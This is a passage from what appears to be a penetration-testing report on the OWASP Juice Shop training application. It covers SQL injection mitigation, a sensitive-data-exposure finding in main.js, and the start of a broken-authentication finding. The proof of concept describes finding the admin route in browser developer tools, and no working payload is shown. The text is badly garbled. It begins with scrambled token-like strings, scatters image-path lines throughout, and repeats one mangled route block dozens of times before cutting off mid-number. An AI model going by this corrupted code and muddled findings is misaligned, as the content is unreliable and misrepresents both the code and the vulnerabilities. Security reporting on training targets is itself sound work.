 Z2Us0iJhc3NlDmhvChV1bV1bG1sInRlhVh4ZvWx2u2u1jii1iwbfZedExvZ2uLwsA1o1iLcCwv9mawX1n0j
 NRSpduDnUOnRydhUsMzWFOZWRbdC16j1wMhMTATMHTgJTHMzkuHTM41CsWmDobMc1sInwvZGF02WRBC16
 iJ3Wt0jTMTATMHTMzkuHTM41CsWmDobMc1sInwvZGF02WRBC16
 NERSpduDnUOnRydhUsMzWFOZWRbdC16j1wMhMTATMHTgJTHMzkuHTM41CsWmDobMc1sInwvZGF02WRBC16
 aEJINhJgQOLr-zXR9G3dICD4wY-2XW7d1nR8b0uJ0Be8s1Nk3LXa3j1uYvZx1wUTxK2LGs
 aEJINhJgQOLr-zXR9G3dICD4wY-2XW7d1nR8b0uJ0Be8s1Nk3LXa3j1uYvZx1wUTxK2LGs
 "bid":1,
 "email": "admin@juice-sh.op"
 }
}

?


Search

0 highlights

?

Search

0 highlights



Mitigation:

To prevent SQL Injection, it is crucial to:

1. Use Strong Input Validation:

- Implement strict input validation to filter out malicious SQL injection attempts. This ensures that user inputs do not include harmful SQL code or characters.

2. Employ Web Application Firewalls (WAF):

- A WAF can detect, filter, and block SQL injection attempts by monitoring and analyzing HTTP requests, providing an extra layer of security.

(7) Vulnerability Exploited: Sensitive Data Exposure

Vulnerability Explanation: If sensitive data (like admin usernames, passwords, or API keys) is exposed in main.js, it could be accessed by anyone who loads the JavaScript file.

Example: Any sensitive information logged to the console or included in the code could be captured by an attacker.

Impact:

Access Unauthorized Resources: An attacker can manipulate URLs or request parameters to access or modify data belonging to other users or admin accounts.


Escalate Privileges: Bypass normal user access by requesting data associated with admin IDs.

Severity: Critical

Proof of Concept (PoC):


We must first login as 'admin' user first, see above.

After we became administrator now we search for admin section for example we can search in Jason files (js.main) in inspect element.



```
1-ledIf(*'admin*').{text:'Mmmh, this did not work as expected. Let us try another one. Maybe /administration'
```

We can utilize keywords, such as 'path,' to simplify our search for the admin section.



```
phrase not found
Sources Outline Search
administration
main.js (1 main.js
25026 )
25027 );
25028 return Function () {
25029   arguments)
25030   ()];
25031   eu: function (n) {
25032     var n = (n, 1, 2) (
25033       function () {
25034         return yield Promise.all([((c=e(88),
25035           c.a(201)).then(c.bind(c, 6205))).faucetModule
25036         ()];
25037       );
25038       return function () {
25039         return n.apply(this, arguments)
25040       };
25041     );
25042     m = [
25043       {
25044         path: 'administration',
25045         component: f,
25046         canActivate: [
25047           It
25048         ]
25049       },
25050       {
25051         path: 'accounting',
25052         component: M,
25053         canActivate: [
25054           It
25055         ]
25056       },
25057       {
25058         path: 'about'
25059       }
25060     ];
25061   }
25062   m = [
25063     {
25064       path: 'administration',
25065       component: f,
25066       canActivate: [
25067         It
25068       ],
25069       children: [
25070         {
25071           path: 'accounting',
25072           component: M,
25073           canActivate: [
25074             It
25075           ],
25076           children: [
25077             {
25078               path: 'about'
25079             }
25080           ]
25081         }
25082       ]
25083     }
25084   ];
25085   m = [
25086     {
25087       path: 'administration',
25088       component: f,
25089       canActivate: [
25090         It
25091       ],
25092       children: [
25093         {
25094           path: 'accounting',
25095           component: M,
25096           canActivate: [
25097             It
25098           ],
25099           children: [
25100             {
25101               path: 'about'
25102             }
25103           ]
25104         }
25105       ]
25106     }
25107   ];
25108   m = [
25109     {
25110       path: 'administration',
25111       component: f,
25112       canActivate: [
25113         It
25114       ],
25115       children: [
25116         {
25117           path: 'accounting',
25118           component: M,
25119           canActivate: [
25120             It
25121           ],
25122           children: [
25123             {
25124               path: 'about'
25125             }
25126           ]
25127         }
25128       ]
25129     }
25130   ];
25131   m = [
25132     {
25133       path: 'administration',
25134       component: f,
25135       canActivate: [
25136         It
25137       ],
25138       children: [
25139         {
25140           path: 'accounting',
25141           component: M,
25142           canActivate: [
25143             It
25144           ],
25145           children: [
25146             {
25147               path: 'about'
25148             }
25149           ]
25150         }
25151       ]
25152     }
25153   ];
25154   m = [
25155     {
25156       path: 'administration',
25157       component: f,
25158       canActivate: [
25159         It
25160       ],
25161       children: [
25162         {
25163           path: 'accounting',
25164           component: M,
25165           canActivate: [
25166             It
25167           ],
25168           children: [
25169             {
25170               path: 'about'
25171             }
25172           ]
25173         }
25174       ]
25175     }
25176   ];
25177   m = [
25178     {
25179       path: 'administration',
25180       component: f,
25181       canActivate: [
25182         It
25183       ],
25184       children: [
25185         {
25186           path: 'accounting',
25187           component: M,
25188           canActivate: [
25189             It
25190           ],
25191           children: [
25192             {
25193               path: 'about'
25194             }
25195           ]
25196         }
25197       ]
25198     }
25199   ];
25200   m = [
25201     {
25202       path: 'administration',
25203       component: f,
25204       canActivate: [
25205         It
25206       ],
25207       children: [
25208         {
25209           path: 'accounting',
25210           component: M,
25211           canActivate: [
25212             It
25213           ],
25214           children: [
25215             {
25216               path: 'about'
25217             }
25218           ]
25219         }
25220       ]
25221     }
25222   ];
25223   m = [
25224     {
25225       path: 'administration',
25226       component: f,
25227       canActivate: [
25228         It
25229       ],
25230       children: [
25231         {
25232           path: 'accounting',
25233           component: M,
25234           canActivate: [
25235             It
25236           ],
25237           children: [
25238             {
25239               path: 'about'
25240             }
25241           ]
25242         }
25243       ]
25244     }
25245   ];
25246   m = [
25247     {
25248       path: 'administration',
25249       component: f,
25250       canActivate: [
25251         It
25252       ],
25253       children: [
25254         {
25255           path: 'accounting',
25256           component: M,
25257           canActivate: [
25258             It
25259           ],
25260           children: [
25261             {
25262               path: 'about'
25263             }
25264           ]
25265         }
25266       ]
25267     }
25268   ];
25269   m = [
25270     {
25271       path: 'administration',
25272       component: f,
25273       canActivate: [
25274         It
25275       ],
25276       children: [
25277         {
25278           path: 'accounting',
25279           component: M,
25280           canActivate: [
25281             It
25282           ],
25283           children: [
25284             {
25285               path: 'about'
25286             }
25287           ]
25288         }
25289       ]
25290     }
25291   ];
25292   m = [
25293     {
25294       path: 'administration',
25295       component: f,
25296       canActivate: [
25297         It
25298       ],
25299       children: [
25300         {
25301           path: 'accounting',
25302           component: M,
25303           canActivate: [
25304             It
25305           ],
25306           children: [
25307             {
25308               path: 'about'
25309             }
25310           ]
25311         }
25312       ]
25313     }
25314   ];
25315   m = [
25316     {
25317       path: 'administration',
25318       component: f,
25319       canActivate: [
25320         It
25321       ],
25322       children: [
25323         {
25324           path: 'accounting',
25325           component: M,
25326           canActivate: [
25327             It
25328           ],
25329           children: [
25330             {
25331               path: 'about'
25332             }
25333           ]
25334         }
25335       ]
25336     }
25337   ];
25338   m = [
25339     {
25340       path: 'administration',
25341       component: f,
25342       canActivate: [
25343         It
25344       ],
25345       children: [
25346         {
25347           path: 'accounting',
25348           component: M,
25349           canActivate: [
25350             It
25351           ],
25352           children: [
25353             {
25354               path: 'about'
25355             }
25356           ]
25357         }
25358       ]
25359     }
25360   ];
25361   m = [
25362     {
25363       path: 'administration',
25364       component: f,
25365       canActivate: [
25366         It
25367       ],
25368       children: [
25369         {
25370           path: 'accounting',
25371           component: M,
25372           canActivate: [
25373             It
25374           ],
25375           children: [
25376             {
25377               path: 'about'
25378             }
25379           ]
25380         }
25381       ]
25382     }
25383   ];
25384   m = [
25385     {
25386       path: 'administration',
25387       component: f,
25388       canActivate: [
25389         It
25390       ],
25391       children: [
25392         {
25393           path: 'accounting',
25394           component: M,
25395           canActivate: [
25396             It
25397           ],
25398           children: [
25399             {
25400               path: 'about'
25401             }
25402           ]
25403         }
25404       ]
25405     }
25406   ];
25407   m = [
25408     {
25409       path: 'administration',
25410       component: f,
25411       canActivate: [
25412         It
25413       ],
25414       children: [
25415         {
25416           path: 'accounting',
25417           component: M,
25418           canActivate: [
25419             It
25420           ],
25421           children: [
25422             {
25423               path: 'about'
25424             }
25425           ]
25426         }
25427       ]
25428     }
25429   ];
25430   m = [
25431     {
25432       path: 'administration',
25433       component: f,
25434       canActivate: [
25435         It
25436       ],
25437       children: [
25438         {
25439           path: 'accounting',
25440           component: M,
25441           canActivate: [
25442             It
25443           ],
25444           children: [
25445             {
25446               path: 'about'
25447             }
25448           ]
25449         }
25450       ]
25451     }
25452   ];
25453   m = [
25454     {
25455       path: 'administration',
25456       component: f,
25457       canActivate: [
25458         It
25459       ],
25460       children: [
25461         {
25462           path: 'accounting',
25463           component: M,
25464           canActivate: [
25465             It
25466           ],
25467           children: [
25468             {
25469               path: 'about'
25470             }
25471           ]
25472         }
25473       ]
25474     }
25475   ];
25476   m = [
25477     {
25478       path: 'administration',
25479       component: f,
25480       canActivate: [
25481         It
25482       ],
25483       children: [
25484         {
25485           path: 'accounting',
25486           component: M,
25487           canActivate: [
25488             It
25489           ],
25490           children: [
25491             {
25492               path: 'about'
25493             }
25494           ]
25495         }
25496       ]
25497     }
25498   ];
25499   m = [
25500     {
25501       path: 'administration',
25502       component: f,
25503       canActivate: [
25504         It
25505       ],
25506       children: [
25507         {
25508           path: 'accounting',
25509           component: M,
25510           canActivate: [
25511             It
25512           ],
25513           children: [
25514             {
25515               path: 'about'
25516             }
25517           ]
25518         }
25519       ]
25520     }
25521   ];
25522   m = [
25523     {
25524       path: 'administration',
25525       component: f,
25526       canActivate: [
25527         It
25528       ],
25529       children: [
25530         {
25531           path: 'accounting',
25532           component: M,
25533           canActivate: [
25534             It
25535           ],
25536           children: [
25537             {
25538               path: 'about'
25539             }
25540           ]
25541         }
25542       ]
25543     }
25544   ];
25545   m = [
25546     {
25547       path: 'administration',
25548       component: f,
25549       canActivate: [
25550         It
25551       ],
25552       children: [
25553         {
25554           path: 'accounting',
25555           component: M,
25556           canActivate: [
25557             It
25558           ],
25559           children: [
25560             {
25561               path: 'about'
25562             }
25563           ]
25564         }
25565       ]
25566     }
25567   ];
25568   m = [
25569     {
25570       path: 'administration',
25571       component: f,
25572       canActivate: [
25573         It
25574       ],
25575       children: [
25576         {
25577           path: 'accounting',
25578           component: M,
25579           canActivate: [
25580             It
25581           ],
25582           children: [
25583             {
25584               path: 'about'
25585             }
25586           ]
25587         }
25588       ]
25589     }
25590   ];
25591   m = [
25592     {
25593       path: 'administration',
25594       component: f,
25595       canActivate: [
25596         It
25597       ],
25598       children: [
25599         {
25600           path: 'accounting',
25601           component: M,
25602           canActivate: [
25603             It
25604           ],
25605           children: [
25606             {
25607               path: 'about'
25608             }
25609           ]
25610         }
25611       ]
25612     }
25613   ];
25614   m = [
25615     {
25616       path: 'administration',
25617       component: f,
25618       canActivate: [
25619         It
25620       ],
25621       children: [
25622         {
25623           path: 'accounting',
25624           component: M,
25625           canActivate: [
25626             It
25627           ],
25628           children: [
25629             {
25630               path: 'about'
25631             }
25632           ]
25633         }
25634       ]
25635     }
25636   ];
25637   m = [
25638     {
25639       path: 'administration',
25640       component: f,
25641       canActivate: [
25642         It
25643       ],
25644       children: [
25645         {
25646           path: 'accounting',
25647           component: M,
25648           canActivate: [
25649             It
25650           ],
25651           children: [
25652             {
25653               path: 'about'
25654             }
25655           ]
25656         }
25657       ]
25658     }
25659   ];
25660   m = [
25661     {
25662       path: 'administration',
25663       component: f,
25664       canActivate: [
25665         It
25666       ],
25667       children: [
25668         {
25669           path: 'accounting',
25670           component: M,
25671           canActivate: [
25672             It
25673           ],
25674           children: [
25675             {
25676               path: 'about'
25677             }
25678           ]
25679         }
25680       ]
25681     }
25682   ];
25683   m = [
25684     {
25685       path: 'administration',
25686       component: f,
25687       canActivate: [
25688         It
25689       ],
25690       children: [
25691         {
25692           path: 'accounting',
25693           component: M,
25694           canActivate: [
25695             It
25696           ],
25697           children: [
25698             {
25699               path: 'about'
25700             }
25701           ]
25702         }
25703       ]
25704     }
25705   ];
25706   m = [
25707     {
25708       path: 'administration',
25709       component: f,
25710       canActivate: [
25711         It
25712       ],
25713       children: [
25714         {
25715           path: 'accounting',
25716           component: M,
25717           canActivate: [
25718             It
25719           ],
25720           children: [
25721             {
25722               path: 'about'
25723             }
25724           ]
25725         }
25726       ]
25727     }
25728   ];
25729   m = [
25730     {
25731       path: 'administration',
25732       component: f,
25733       canActivate: [
25734         It
25735       ],
25736       children: [
25737         {
25738           path: 'accounting',
25739           component: M,
25740           canActivate: [
25741             It
25742           ],
25743           children: [
25744             {
25745               path: 'about'
25746             }
25747           ]
25748         }
25749       ]
25750     }
25751   ];
25752   m = [
25753     {
25754       path: 'administration',
25755       component: f,
25756       canActivate: [
25757         It
25758       ],
25759       children: [
25760         {
25761           path: 'accounting',
25762           component: M,
25763           canActivate: [
25764             It
25765           ],
25766           children: [
25767             {
25768               path: 'about'
25769             }
25770           ]
25771         }
25772       ]
25773     }
25774   ];
25775   m = [
25776     {
25777       path: 'administration',
25778       component: f,
25779       canActivate: [
25780         It
25781       ],
25782       children: [
25783         {
25784           path: 'accounting',
25785           component: M,
25786           canActivate: [
25787             It
25788           ],
25789           children: [
25790             {
25791               path: 'about'
25792             }
25793           ]
25794         }
25795       ]
25796     }
25797   ];
25798   m = [
25799     {
25800       path: 'administration',
25801       component: f,
25802       canActivate: [
25803         It
25804       ],
25805       children: [
25806         {
25807           path: 'accounting',
25808           component: M,
25809           canActivate: [
25810             It
25811           ],
25812           children: [
25813             {
25814               path: 'about'
25815             }
25816           ]
25817         }
25818       ]
25819     }
25820   ];
25821   m = [
25822     {
25823       path: 'administration',
25824       component: f,
25825       canActivate: [
25826         It
25827       ],
25828       children: [
25829         {
25830           path: 'accounting',
25831           component: M,
25832           canActivate: [
25833             It
25834           ],
25835           children: [
25836             {
25837               path: 'about'
25838             }
25839           ]
25840         }
25841       ]
25842     }
25843   ];
25844   m = [
25845     {
25846       path: 'administration',
25847       component: f,
25848       canActivate: [
25849         It
25850       ],
25851       children: [
25852         {
25853           path: 'accounting',
25854           component: M,
25855           canActivate: [
25856             It
25857           ],
25858           children: [
25859             {
25860               path: 'about'
25861             }
25862           ]
25863         }
25864       ]
25865     }
25866   ];
25867   m = [
25868     {
25869       path: 'administration',
25870       component: f,
25871       canActivate: [
25872         It
25873       ],
25874       children: [
25875         {
25876           path: 'accounting',
25877           component: M,
25878           canActivate: [
25879             It
25880           ],
25881           children: [
25882             {
25883               path: 'about'
25884             }
25885           ]
25886         }
25887       ]
25888     }
25889   ];
25890   m = [
25891     {
25892       path: 'administration',
25893       component: f,
25894       canActivate: [
25895         It
25896       ],
25897       children: [
25898         {
25899           path: 'accounting',
25900           component: M,
25901           canActivate: [
25902             It
25903           ],
25904           children: [
25905             {
25906               path: 'about'
25907             }
25908           ]
25909         }
25910       ]
25911     }
25912   ];
25913   m = [
25914     {
25915       path: 'administration',
25916       component: f,
25917       canActivate: [
25918         It
25919       ],
25920       children: [
25921         {
25922           path: 'accounting',
25923           component: M,
25924           canActivate: [
25925             It
25926           ],
25927           children: [
25928             {
25929               path: 'about'
25930             }
25931           ]
25932         }
25933       ]
25934     }
25935   ];
25936   m = [
25937     {
25938       path: 'administration',
25939       component: f,
25940       canActivate: [
25941         It
25942       ],
25943       children: [
25944         {
25945           path: 'accounting',
25946           component: M,
25947           canActivate: [
25948             It
25949           ],
25950           children: [
25951             {
25952               path: 'about'
25953             }
25954           ]
25955         }
25956       ]
25957     }
25958   ];
25959   m = [
25960     {
25961       path: 'administration',
25962       component: f,
25963       canActivate: [
25964         It
25965       ],
25966       children: [
25967         {
25968           path: 'accounting',
25969           component: M,
25970           canActivate: [
25971             It
25972           ],
25973           children: [
25974             {
25975               path: 'about'
25976             }
25977           ]
25978         }
25979       ]
25980     }
25981   ];
25982   m = [
25983     {
25984       path: 'administration',
25985       component: f,
25986       canActivate: [
25987         It
25988       ],
25989       children: [
25990         {
25991           path: 'accounting',
25992           component: M,
25993           canActivate: [
25994             It
25995           ],
25996           children: [
25997             {
25998               path: 'about'
25999             }
26000           ]
26001         }
26002       ]
26003     }
26004   ];
26005   m = [
26006     {
26007       path: 'administration',
26008       component: f,
26009       canActivate: [
26010         It
26011       ],
26012       children: [
26013         {
26014           path: 'accounting',
26015           component: M,
26016           canActivate: [
26017             It
26018           ],
26019           children: [
26020             {
26021               path: 'about'
26022             }
26023           ]
26024         }
26025       ]
26026     }
26027   ];
26028   m = [
26029     {
26030       path: 'administration',
26031       component: f,
26032       canActivate: [
26033         It
26034       ],
26035       children: [
26036         {
26037           path: 'accounting',
26038           component: M,
26039           canActivate: [
26040             It
26041           ],
26042           children: [
26043             {
26044               path: 'about'
26045             }
26046           ]
26047         }
26048       ]
26049     }
26050   ];
26051   m = [
26052     {
26053       path: 'administration',
26054       component: f,
26055       canActivate: [
26056         It
26057       ],
26058       children: [
26059         {
26060           path: 'accounting',
26061           component: M,
26062           canActivate: [
26063             It
26064           ],
26065           children: [
26066             {
26067               path: 'about'
26068             }
26069           ]
26070         }
26071       ]
26072     }
26073   ];
26074   m = [
26075     {
26076       path: 'administration',
26077       component: f,
26078       canActivate: [
26079         It
26080       ],
26081       children: [
26082         {
26083           path: 'accounting',
26084           component: M,
26085           canActivate: [
26086             It
26087           ],
26088           children: [
26089             {
26090               path: 'about'
26091             }
26092           ]
26093         }
26094       ]
26095     }
26096   ];
26097   m = [
26098     {
26099       path: 'administration',
26100       component: f,
26101       canActivate: [
26102         It
26103       ],
26104       children: [
26105         {
26106           path: 'accounting',
26107           component: M,
26108           canActivate: [
26109             It
26110           ],
26111           children: [
26112             {
26113               path: 'about'
26114             }
26115           ]
26116         }
26117       ]
26118     }
26119   ];
26120   m = [
26121     {
26122       path: 'administration',
26123       component: f,
26124       canActivate: [
26125         It
26126       ],
26127       children: [
26128         {
26129           path: 'accounting',
26130           component: M,
26131           canActivate: [
26132             It
26133           ],
26134           children: [
26135             {
26136               path: 'about'
26137             }
26138           ]
26139         }
26140       ]
26141     }
26142   ];
26143   m = [
26144     {
26145       path: 'administration',
26146       component: f,
26147       canActivate: [
26148         It
26149       ],
26150       children: [
26151         {
26152           path: 'accounting',
26153           component: M,
26154           canActivate: [
26155             It
26156           ],
26157           children: [
26158             {
26159               path: 'about'
26160             }
26161           ]
26162         }
26163       ]
26164     }
26165   ];
26166   m = [
26167     {
26168       path: 'administration',
26169       component: f,
26170       canActivate: [
26171         It
26172       ],
26173       children: [
26174         {
26175           path: 'accounting',
26176           component: M,
26177           canActivate: [
26178             It
26179           ],
26180           children: [
26181             {
26182               path: 'about'
26183             }
26184           ]
26185         }
26186       ]
26187     }
26188   ];
26189   m = [
26190     {
26191       path: 'administration',
26192       component: f,
26193       canActivate: [
26194         It
26195       ],
26196       children: [
26197         {
26198           path: 'accounting',
26199           component: M,
26200           canActivate: [
26201             It
26202           ],
26203           children: [
26204             {
26205               path: 'about'
26206             }
26207           ]
26208         }
26209       ]
26210     }
26211   ];
26212   m = [
26213     {
26214       path: 'administration',
26215       component: f,
26216       canActivate: [
26217         It
26218       ],
26219       children: [
26220         {
26221           path: 'accounting',
26222           component: M,
26223           canActivate: [
26224             It
26225           ],
26226           children: [
26227             {
26228               path: 'about'
26229             }
26230           ]
26231         }
26232       ]
26233     }
26234   ];
26235   m = [
26236     {
26237       path: 'administration',
26238       component: f,
26239       canActivate: [
26240         It
26241       ],
26242       children: [
26243         {
26244           path: 'accounting',
26245           component: M,
26246           canActivate: [
26247             It
26248           ],
26249           children: [
26250             {
26251               path: 'about'
26252             }
26253           ]
26254         }
26255       ]
26256     }
26257   ];
26258   m = [
26259     {
26260       path: 'administration',
26261       component: f,
26262       canActivate: [
26263         It
26264       ],
26265       children: [
26266         {
26267           path: 'accounting',
26268           component: M,
26269           canActivate: [
26270             It
26271           ],
26272           children: [
26273             {
26274               path: 'about'
26275             }
26276           ]
26277         }
26278       ]
26279     }
26280   ];
26281   m = [
26282     {
26283       path: 'administration',
26284       component: f,
26285       canActivate: [
26286         It
26287       ],
26288       children: [
26289         {
26290           path: 'accounting',
26291           component: M,
26292           canActivate: [
26293             It
26294           ],
26295           children: [
26296             {
26297               path: 'about'
26298             }
26299           ]
26300         }
26301       ]
26302     }
26303   ];
26304   m = [
26305     {
26306       path: 'administration',
26307       component: f,
26308       canActivate: [
26309         It
26310       ],
26311       children: [
26312         {
26313           path: 'accounting',
26314           component: M,
26315           canActivate: [
26316             It
26317           ],
26318           children: [
26319             {
26320               path: 'about'
26321             }
26322           ]
26323         }
26324       ]
26325     }
26326   ];
26327   m = [
26328     {
26329       path: 'administration',
26330       component: f,
26331       canActivate: [
26332         It
26333       ],
26334       children: [
26335         {
26336           path: 'accounting',
26337           component: M,
26338           canActivate: [
26339             It
26340           ],
26341           children: [
26342             {
26343               path: 'about'
26344             }
26345           ]
26346         }
26347       ]
26348     }
26349   ];
26
```

How to prevent this vulnerability

- **Security Testing:** Regularly perform security assessments, including vulnerability scanning and penetration testing, to identify and remediate potential vulnerabilities in your application.
- **Monitoring and Logging:** Implement logging to monitor for suspicious activities, such as repeated failed login attempts or unusual query patterns. This can help you identify and respond to attacks.


(8) Vulnerability Exploited: Password strength – Broken Authentication

Vulnerability Explanation: Log in with the administrator's user account from weakness in developer tools in Js.main

Severity: Critical

